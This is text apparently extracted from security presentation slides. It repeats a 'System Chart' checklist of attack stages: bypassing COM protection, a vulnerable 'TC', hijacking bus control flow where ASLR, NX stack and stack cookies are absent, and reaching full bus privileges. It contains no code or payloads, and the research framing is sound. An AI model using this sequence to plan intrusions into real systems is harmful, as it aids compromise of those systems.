
System Chart



1. ✓ Bypass COM Protection
2. Dangerous / Vulnerable TC




System Chart



- ✓ 1. Bypass COM Protection
- ✓ 2. Dangerous / Vulnerable TC




System Chart



- ✓ Bypass COM Protection
- ✓ Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
 - No OS-Defenses
 - ASLR
 - NX Stack
 - No SW-Defenses
 - Stack Cookies




System Chart



- ✓ 1. Bypass COM Protection
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- ✓ 3. Hijack Bus Control Flow
 - No OS-Defenses
 - ASLR
 - NX Stack
 - No SW-Defenses
 - Stack Cookies




System Chart



- ✓ 1. Bypass COM Protection
- ✓ 2. Dangerous / Vulnerable TC
- ✓ 3. Hijack Bus Control Flow
4. Full Bus Privileges



